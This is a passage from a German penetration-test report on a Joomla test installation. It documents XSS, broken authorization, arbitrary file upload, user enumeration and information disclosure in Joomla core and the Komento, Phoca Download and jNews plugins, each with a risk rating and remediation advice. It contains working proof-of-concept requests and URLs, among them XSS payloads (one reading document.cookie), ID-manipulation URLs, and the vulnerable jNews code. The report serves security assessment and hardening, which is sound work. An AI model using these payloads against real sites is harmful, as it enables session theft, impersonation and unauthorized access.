


Abbildung 3: Cross-Site Scripting in Gastkommentar im Social-Media-Link.

Risikofaktor: Schwer

6.1.3.2 Cross-Site-Scripting in Gastkommentar im ol-Element

Betroffenes Modul: Komento

Ergebnis:

Das Joomla-Plugin Komento ist im Frontend durch Cross-Site-Scripting angreifbar. Fügt ein unauthentifizierter Benutzer den Code

```
[list=" onmouseover=confirm(document.cookie) alt="]
List onmouseover
[/list]
```

in ein Kommentarfeld eines Blog- oder Artikeleintrags ein, wird der Code in einem Listeneintrag <ol> nur ungenügend validiert und ermöglicht das Ausbrechen aus dem HTML-Kontext mit einem einfachen ".

Der JavaScript-Code wird direkt als Kommentar unmaskiert reflektiert. Ein Angreifer ist somit in der Lage, Schadcode in die Kommentare eines Artikels einzufügen (siehe Abbildung 4 und Abbildung 5).

Proof of Concept:

```
POST /?option=com_komento HTTP/1.1
Host: deb-joomla-scenario4.cms2.local

[TRUNCATED]

Connection: close

tmpl=component&format=ajax&no_html=1&component=com_content&cid=1&comment=%5Blist%3D
%22+onmouseover%3Dconfirm(1337)+alt%3D%22%5D%0AList+onmouseover%0A%5B%2Flist
%5D&parent_id=0&depth=0&name=1338&email=pentest_1337%40mms-
dresden.de&website=&latitude=&longitude=&address=&contentLink=https%3A%2F%2Fdeb-joomla-
scenario4.cms2.local
%2F&pageItemId=101&option=com_komento&namespace=site.views.komento.addcomment&99498873d1
53b5d93a5512e7c60e667b=1
```

Screenshots:




Abbildung 4: Cross-Site-Scripting im Kommentarfeld des ol-Elements.




Abbildung 5: Cross-Site-Scripting im Backend des ol-Elements.

Risikofaktor: Schwer

6.1.3.3 Cross-Site-Scripting im Download-Manager

Betroffenes Modul: Phoca Download

Ergebnis:

Das Joomla-Plugin Phoca Download ist im Backend durch Cross-Site-Scripting angreifbar. Im Backend kann der Administrator unter dem Menüpunkt *„Components"* → *„Phoca Download"* → *„Files"* → *„new"* → *„Select Filename"* neue Dateien ablegen, wobei beim Aufruf des Formulars die folgenden Parameter anfällig gegenüber Cross-Site-Scripting sind:

- tab
- manager
- field

Ein Angreifer ist durch dieses Verhalten in der Lage, einem Administrator bösartigen JavaScript-Code unterzuschieben und dessen aktuelle Sitzungsdaten zu entwenden.

Proof of Concept – Parameter tab:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_phocadownload&view=phocadownloadmanager&tab=upload|%27%29.tab%28%27show
%27%29;%20confirm%281337%29;//&tmpl=component&manager=file&field=jform_filename&folder=
```

Proof of Concept – Parameter manager:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_phocadownload&view=phocadownloadmanager&tab=upload&tmpl=component&manager=fil
e%22%20onmouseover=confirm%281337%29%20alt=%22&field=jform_filename&folder=
```

Proof of Concept – Parameter field:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_phocadownload&view=phocadownloadmanager&tab=upload&tmpl=component&manager=fil
e&field=jform_filename%22%20onmouseover=confirm%281337%29%20alt=%22&folder=
```

Screenshot:




Abbildung 6: Cross-Site-Scripting im Parameter tab des Download-Managers.

Risikofaktor: Schwer

6.1.3.4 Cross-Site-Scripting im Download-Bereich

Betroffenes Modul: Phoca Download

Ergebnis:

Das Joomla-Plugin Phoca Download ist im Download-Bereich des Frontends durch Cross-Site-Scripting angreifbar. Wählt der Benutzer die Ansicht „*phocadownloadlinkfile*" des Download-Plugins, können Dateien über eine Suchfunktion ermittelt werden. Das Auslösen der Suchaktion überträgt die Parameter **search** und **type**, welche beide unmaskiert im Response des Servers reflektiert werden und anfällig gegen Cross-Site-Scripting sind (siehe Abbildung 7).
Ein Angreifer ist durch dieses Verhalten in der Lage, einem Administrator bösartigen JavaScript Code unterzuschieben und dessen aktuelle Sitzungsdaten zu entwenden.

Proof of Concept – Parameter search:

```
https://deb-joomla-scenario4.cms2.local/index.php?
option=com_phocadownload&view=phocadownloadlinkfile&tmpl=component&e_name=1337&type=3&se
arch=1337%22%20onfocus=%22alert%281377%29%22%20autofocus=
%221337&catid=0&limit=15&limitstart=0&controller=phocadownloadlinkfile&type=3&task=&boxc
hecked=0&filter_order=a.ordering&filter_order_Dir=&e_name=1337
```


Proof of Concept – Parameter type:

```
https://deb-joomla-scenario4.cms2.local/index.php?
option=com_phocadownload&view=phocadownloadlinkfile&tmpl=component&e_name=1337&type=3&se
arch=&catid=0&limit=15&limitstart=0&controller=phocadownloadlinkfile&type=1337%22%20acce
sskey=%22X%22%20onclick=%22alert%281337%29%22%20alt=
%22&task=&boxchecked=0&filter_order=a.ordering&filter_order_Dir=&e_name=1337
```

Screenshot:




Abbildung 7: Cross-Site-Scripting im Download-Bereich.

Risikofaktor: Schwer

6.1.4 Unzureichende Berechtigungsprüfung

Beschreibung:

Einem Benutzer der Anwendung sollte es nicht möglich sein, außerhalb seiner Zugriffsberechtigungen auf Funktionen oder Informationen des Systems zugreifen zu können. Dies ist dann der Fall, wenn eine Funktion die erforderlichen Berechtigungen vor der Ausführung nicht ordnungsgemäß überprüft.

Maßnahme:

Vor Ausführung einer Funktion muss diese sicherstellen, das der Aufrufer (in seinem jeweiligen Kontext), die dafür notwendige Berechtigung besitzt. Die Verwendung von Benutzerkonten und die Vergabe von Session-IDs beim Login ist eine Möglichkeit, ein solches Berechtigungskonzept umzusetzen. Vor Ausführung einer Funktionalität wird dann geprüft, ob eine gültige Session-ID übermittelt wurde. Von dort ausgehend, können weitergehende Einschränkungen hinsichtlich der Vergabe von granularen Berechtigungen vorgenommen werden.

6.1.4.1 Unzureichende Berechtigungsprüfung in Artikelbearbeitung

Betroffenes Modul: Joomla Core

Ergebnis:

Im Joomla-Backend unter dem Menüpunkt „*Content*" → „*Articles*" können neue Artikel erstellt bzw. bearbeitet werden. Zusätzlich kann für die Artikel im Bearbeitungsmodus unter dem Menupünkt „*Access*" der Zugriff auf Rollen wie „*Super Users*" oder „*Registered*" beschränkt werden.

Öffnet ein Benutzer mit der Rolle „Redakteur" die Artikelübersicht, sind die Artikel mit dem Zugriffsrecht „*Super Users*" verborgen und dürfen nicht bearbeitet werden. Bei Aufruf eines Artikels wird über den GET-Parameter **id** die Artikel-ID übergeben. Ändert ein Redakteur den Parameter **id** auf eine Artikel-ID mit Zugriffsrecht „*Super Users*", prüft die Anwendung keine Berechtigung, sodass der Benutzer den Artikel aufrufen und bearbeiten kann.

Proof of Concept:

```
https://deb-joomla-scenario4.cms2.local/administrator/index.php?
option=com_content&task=article.edit&id=X
```

Risikofaktor: Mittel

6.1.4.2 Unzureichende Berechtigungsprüfung im Created by Attribut in Artikelerstellung

Betroffenes Modul: Joomla Core

Ergebnis:

Im Joomla-Backend unter dem Menüpunkt „*Content*" → „*Articles*" → „*New*" können neue Artikel erstellt werden. Erstellt ein Benutzer einen Artikel, ist unter dem Reiter „*Publishing*" das Feld „*Created by*" entsprechend gesperrt, damit automatisch der aktuelle Benutzer eingetragen wird. Beim Speichern des Artikels wird ein HTTP-POST-Request gesendet, welcher den Parameter **jform[created_by]** enthält und die Benutzer-ID des erstellenden Benutzer übergibt. Die Anwendung prüft dabei nicht, ob es sich bei der Benutzer-ID um den aktuellen Nutzer handelt, sodass bspw. ein Redakteur einen Artikel als Super User einstellen kann.

Dieses Verhalten resultiert aus der Tatsache, dass der entsprechende Redakteur keinen Zugriff auf die Erweiterung com_users hat und daher keine Liste der Nutzer abrufen darf. Er darf jedoch zu jedem Zeitpunkt das „created_by" Attribut verändern, da es an dieser Stelle keine Rechteprüfung gibt.

Hierdurch ist es einem Angreifer zum Beispiel möglich, eine falsche Identität vorzugeben., da Inhalte im Namen anderer Nutzer ohne deren Wissen publiziert werden können. Wird ein anderer Nutzer in das Feld "Created by" eingetragen, sollte dieser darüber benachrichtigt werden und entsprechend bestätigen bzw. ablehnen können.

Proof of Concept:

```
POST /administrator/index.php?option=com_content&layout=edit&id=16 HTTP/1.1
Host: deb-joomla-scenario4.cms2.local

[TRUNCATED]

Content-Length: 2348

jform%5Btitle%5D=Pen_fake_Admin&jform%5Balias%5D=pen-fake-admin&jform%5Barticletext%5D=
%3Cp%3EPen_fake_Admin%3C%2Fp%3E&jform%5Bstate%5D=1&jform%5Bcatid%5D=2&jform%5Bfeatured
%5D=0&jform%5Baccess%5D=1&jform%5Blanguage%5D=*&jform%5Bversion_note%5D=&jform
%5Bpublish_up%5D=2016-02-18+14%3A24%3A55&jform%5Bpublish_down%5D=&jform%5Bcreated
%5D=2016-02-18+14%3A24%3A55&jform%5Bcreated_by%5D=611&jform%5Bcreated_by_alias%5D=

[TRUNCATED]
```

Risikofaktor: Leicht

6.1.4.3 Unzureichende Berechtigungsprüfung in Plugin jNews

Betroffenes Modul: jNews

Ergebnis:

Das Joomla-Plugin jNews implementiert eine fehlerhafte Berechtigungsprüfung, die es jedem unauthentifizierten Benutzer ermöglicht, Newslettereinträge von anderen Benutzern zu bestätigen, abzubestellen, uvm.

Dazu benötigt der Angreifer lediglich die valide E-Mail-Adresse des Benutzers, in dessen Kontext er sich bewegen möchte. Die E-Mail-Adresse muss mittels md5 gehashed und über den Parameter **cle** übertragen werden (siehe Proof of Concept). Zusätzlich benötigt der Angreifer Kenntnis über die subscriberID, wobei es sich lediglich um einen Zähler handelt, welcher schnell erraten werden kann.

Proof of Concept – Liste abmelden:

```
https://deb-joomla-scenario4.cms2.local/index.php?
option=com_jnews&Itemid=999&act=unsubscribe&subscriber=2&mailingid=1&cle=d8805c5a04019f1
4361601cda89dc3f3
```

Proof of Concept – Angaben eines Benutzers:

```
https://deb-joomla-scenario4.cms2.local/component/jnews/change/subscriber-6/cle-
ba59f8aa2453702574762e2910615c4?Itemid=999
```

Vulnerable Code - jnews.php

```
$my      = JFactory::getUser();
$subscriber = new stdClass;
$userId = $my->id;
$validated = false;
```

```
//we get the subscriber Info
$qid[0] = $subscriberId;
if ( $subscriberId > 0 ){
    $subscriber = jNews_Subscribers::getSubscribersFromId($qid, false);
}

if ( $subscriberId>0 && !empty($cle) && $userId<1) {
        if (md5($subscriber->email)==$cle){
                $userId = $subscriberId;
                $validated = true;
        } else {
                echo jnews::printM('red' , _NOT_AUTH);
                $subscriberId = 0;
        }
}
```

Screenshot:




Abbildung 8: Einsicht von Angaben des Benutzers ohne valide Sitzung.

Risikofaktor: Mittel

6.1.4.4 Unzureichende Berechtigungsprüfung in Plugin Komento in der Email-Subscribe-Funktion

Betroffenes Modul: Komento

Ergebnis:

Unauthentifizierte Benutzer können sich über die Subscribe-Funktion des Plugins Komento über neue Kommentare via E-Mail informieren lassen. Wird der Button „*Subscribe with Email*" bestätigt, überträgt der Browser über den Paramter **cid** die entsprechende Artikel-ID, wobei nicht geprüft wird, ob es sich um einen internen Artikel handelt. Somit ist es über die Manipulation des **cid**-Parameters möglich, sich Kommentare von internen Artikeln zusenden zu lassen, obwohl dazu keine Berechtigung besteht (siehe Abbildung 9).

Proof of Concept – Liste abmelden:

```
POST /?option=com_komento HTTP/1.1
Host: deb-joomla-scenario4.cms2.local

[TRUNCATED]

Connection: close

tmpl=component&format=ajax&no_html=1&name=mawn_intern_no_auth&email=mawn
%2Bintern_no_auth%40mms-
dresden.de&component=com_content&cid=4&option=com_komento&namespace=site.views.komento.s
ubscribeguest&6e87add62df241364a197da215e2c08b=1
```

Screenshot:

Abbildung 9: Email mit internem Kommentar an invaliden Account.

Risikofaktor: Mittel

6.1.4.5 Unzureichende Berechtigungsprüfung in Plugin Komento in der Email-Unsubscribe-Funktion

Betroffenes Modul: Komento

Ergebnis:

Das Joomla-Plugin Komento verfügt über eine *„Subscribe"*-Funktion, sodass sich Benutzer über das Einstellen von Kommentaren per E-Mail informieren lassen können. Über einen Abmeldelink kann der Benutzer sich von der Liste der Subscriber entfernen lassen, wobei der Identifikationstoken einen einfachen Integer (beginnend bei 1) darstellt, bei dem es sich um die ID des Benutzers in der Datenbank handelt. Eine weitere Prüfung der Authentizität der Abmeldung wird nicht abgefragt, sodass ein Angreifer automatisiert alle Subscriber von der Liste entfernen kann.

Proof of Concept:

```
https://deb-joomla-scenario4.cms2.local/index.php?
option=com_komento&task=unsubscribe&id=X
```

Risikofaktor: Leicht

6.1.4.6 Unzureichende Berechtigungsprüfung in Plugin Komento in Administrationsprozessen

Betroffenes Modul: Komento

Ergebnis:

Das Joomla-Plugin Komento verfügt über die beiden rechenaufwendigen Prozesse *„Email Batch"* und *„ClearCaptcha"*, wobei es sich um Funktionen handelt, welche ohne Authentifizierung über die URL aufrufbar sind (siehe Proof of Concept). Ein Angreifer kann dieses Verhalten nutzen, um diese Prozesse unberechtigt aufzurufen und folglich die CPU-Last auf dem System zu erhöhen und potentiell einen Denial of Service zu erzeugen.

Proof of Concept:

```
https://deb-joomla-scenario4.cms2.local/index.php?option=com_komento&task=cron&total=4
https://deb-joomla-scenario4.cms2.local/index.php?option=com_komento&task=clearCaptcha
```

Risikofaktor: Leicht

6.1.5 Willkürlicher Dateiupload in Phoca Download

Beschreibung:

Dateien, die vom Benutzer hochgeladen werden können, müssen als nicht vertrauenswürdig eingestuft werden. Aktiver Code oder Malware in hochgeladenen Dateien gefährdet die Anwendung und/oder andere

Benutzer, die diese Dateien öffnen oder herunterladen. Durch eine angemessene Transkodierung bzw. Analyse sollte ggf. Malware aus der Datei entfernt werden.

Betroffenes Modul: Phoca Download

Ergebnis:

Als angemeldeter Backend-Benutzer ist es möglich, unter dem Menüpunkt *„Components"* → *„Phoca Download"* → *„Files"* mittels des Plugins „Phoca Download" Media-Dateien hochzuladen. Wird ein neues File angelegt, kann der Benutzer beliebigen Code hochladen, welcher im Verzeichnis `/var/www/deb-hardened-joomla/htdocs/phocadownload/` abgelegt wird (siehe Abbildung 10).

Aktuell konnte durch Härtungsmaßnahmen des Apache Webservers keine Ausführung des Codes erzwungen werden, sodass das Risiko als Leicht bewertet wurde. Es ist nicht auszuschließen, dass durch ein weiteres Plugin der Code doch noch zur Ausführung gebracht werden kann.

Screenshot:




Abbildung 10: Upload von PHP-Dateien über das Plugin Phoca Download.

Maßnahme:

Mögliche Maßnahmen hierzu sind:

- Die Größe übertragener Dateien wird begrenzt.
- Die Anzahl der von einem Benutzer übertragenen Dateien wird begrenzt.
- Die Dateien werden als Datenbank-BLOB anstatt im Dateisystem gespeichert; falls die Dateien im Dateisystem gespeichert werden, wird das Dateisystem hinsichtlich der Berechtigungen gehärtet.
- Die Dateien werden auf Malware durchsucht oder alternativ (bei Bildern, Videodateien und Audiodateien) transkodiert.
- Archivdateien werden auf Malware und ZIP-Bomben analysiert.
- Die Dateinamen werden validiert, d.h. auf korrekte Dateiendung, integrierte Pfadinformationen und aktiven Code überprüft, insbesondere auf JavaScript im Dateinamen.

- Das Format hochgeladener Dateien wird validiert, d. h. das Format muss mit der Dateiendung übereinstimmen, akzeptiert werden (z. B. werden in einer Fotogalerie nur Bildformate akzeptiert) und gültig sein (das Format entspricht der Spezifikation).

- Beim Aufruf von nicht vertrauenswürdigen Dateien (d. h. insb. von durch andere Benutzer zur Verfügung gestellten Dateien) durch Benutzer wird der Content-Disposition-Header auf „attachment" sowie explizit der Parameter „filename" gesetzt.

- Der Wert „attachment" im Content-Disposition-Header wiederum verhindert, dass Dateien automatisch inline im Browser dargestellt werden, stattdessen gibt der Browser dann eine Download-Meldung aus. Hiermit kann beispielsweise die Ausführung von XSS in pdf-Dateien verhindert werden.

Risikofaktor: Leicht

6.1.6 User Enumeration

Beschreibung:

Ziel der User Enumeration ist das Sammeln von validen Benutzerdaten, welche für die Anmeldung benötigt werden und einen ersten Schritt zur Übernahme von Benutzerkonten darstellen. Dies kann beispielsweise automatisiert (Brute Force) durch eindeutige Fehlermeldungen bei Registrierung und Anmeldung realisiert werden.

Maßnahme:

Fehlermeldungen bei Registrierung und „Passwort-vergessen"-Funktion dürfen nicht auf vorhandene Benutzerkonten schließen lassen. Bei der Registrierungsfunktion sollte bspw. keine Fehlermeldung erzeugt und der Benutzer via E-Mail darüber informiert werden, dass über seine E-Mail Adresse versucht wurde, sich an der Anwendung zu registrieren. Im Falle der „Passwort-vergessen"-Funktion sollte die Meldung „Passwort versendet" trotz der nicht vorhandenen E-Mail-Adresse erscheinen.

Bei sogenannten „Side Channel"-Attacken sollte eine zusätzliche Funktion implementiert werden, welche bspw. 1 Sekunde wartet, bevor der Response mit der Antwort über Erfolg oder Misserfolg der Authentifizierung abgesendet wird.

Darüber hinaus sollte wenigstens ein persönliches Merkmal verifizieren, dass die „Passwort vergessen"-Funktion nicht durch Brute Force missbraucht wird. Weitere Informationen sind unter der folgenden URL verfügbar: https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet.

6.1.6.1 User Enumeration in der Anmeldemaske durch Side Channel Attacke

Betroffenes Modul: Joomla Core

Ergebnis:

Die Anmeldemaske des internen Bereichs von Joomla ist anfällig gegenüber Timing Attacken, sodass valide Benutzer des Systems ausgelesen werden können. Die Anwendung reagiert mit unterschiedlichen Antwortzeiten, wenn in der Authentifizierungsanfrage ein im System bekannter bzw. unbekannter Benutzername verwendet wird:

- Anmeldeversuch mit unbekanntem Benutzernamen / unbekanntem Passwort benötigt 90 - 100 Millisekunden (siehe Abbildung 11).

- Anmeldeversuch mit bekanntem Benutzernamen / unbekanntem Passwort benötigt ca. 250 Millisekunden (siehe Abbildung 12).

Das Verhalten führt dazu, dass ein Angreifer potentiell valide Benutzernamen erraten kann. Zusätzlich muss beachtet werden, dass das Ergebnis unter optimalen Bedienungen der Netzinfrastruktur erzeugt wurde, sodass Unterschiede bei der Validierung des Ergebnisses im öffentlichen Netz einer Joomla-Instanz möglich sind.

Screenshots:




Abbildung 11: Anmeldung am internen Bereich ohne validem Benutzernamen




Abbildung 12: Anmeldung am internen Bereich mit validem Benutzernamen

Risikofaktor: Mittel

6.1.6.2 User Enumeration in „Passwort vergessen?"- und „Benutzername vergessen?"-Funktionen

Betroffenes Modul: Joomla Core

Ergebnis:

Die „Passwort vergessen?"- und „Benutzername vergessen?"-Funktionen der Anmeldemaske des internen Bereichs von Joomla sind anfällig gegenüber User-Enumeration-Attacken, sodass valide Benutzerkonten des Systems ausgelesen werden können. Die Anwendung reagiert mit unterschiedlichen Fehlermeldungen, wenn bekannte bzw. nicht vorhandene Benutzernamen verwendet werden. Wird ein unbekannter Benutzername übergeben, antwortet Joomla mit der Meldung *„Zurücksetzen des Passworts fehlgeschlagen: Ungültige E-Mail-Adresse."* bzw. *„Benutzer nicht gefunden."* Das Verhalten führt dazu, dass ein Angreifer potentiell valide Benutzerkonten erraten kann.

Screenshot:




Abbildung 13: User Enumeration in "Benutzername vergessen?"-Funktion.

Risikofaktor: Leicht

6.1.7 Information Disclosure durch Joomla-Plugins

Beschreibung:

Informationen über die eingesetzte Software könnten Aufschluss über Sicherheitsschwachstellen geben. Deshalb dürfen bspw. Fehlerseiten keine Versionsinformationen des eingesetzten Softwareprodukts geben. Fehlermeldungen dürfen keine internen Informationen, wie z. B. interne Servernamen, Versionsnummern, Fehlercodes usw. enthalten.

Betroffenes Modul: Komento, jNews, Phoca Download

Ergebnis:

Verschiedene Joomla-Plugins verraten ihren Namen und ihre Versionsnummer im Frontend der Joomla Instanz. Diese sensiblen Daten können von Angreifern genutzt werden, um bekannte Schwachstellen in Software auszunutzen oder via Google Search oder Shodan direkt zu identifizieren.

Screenshot:

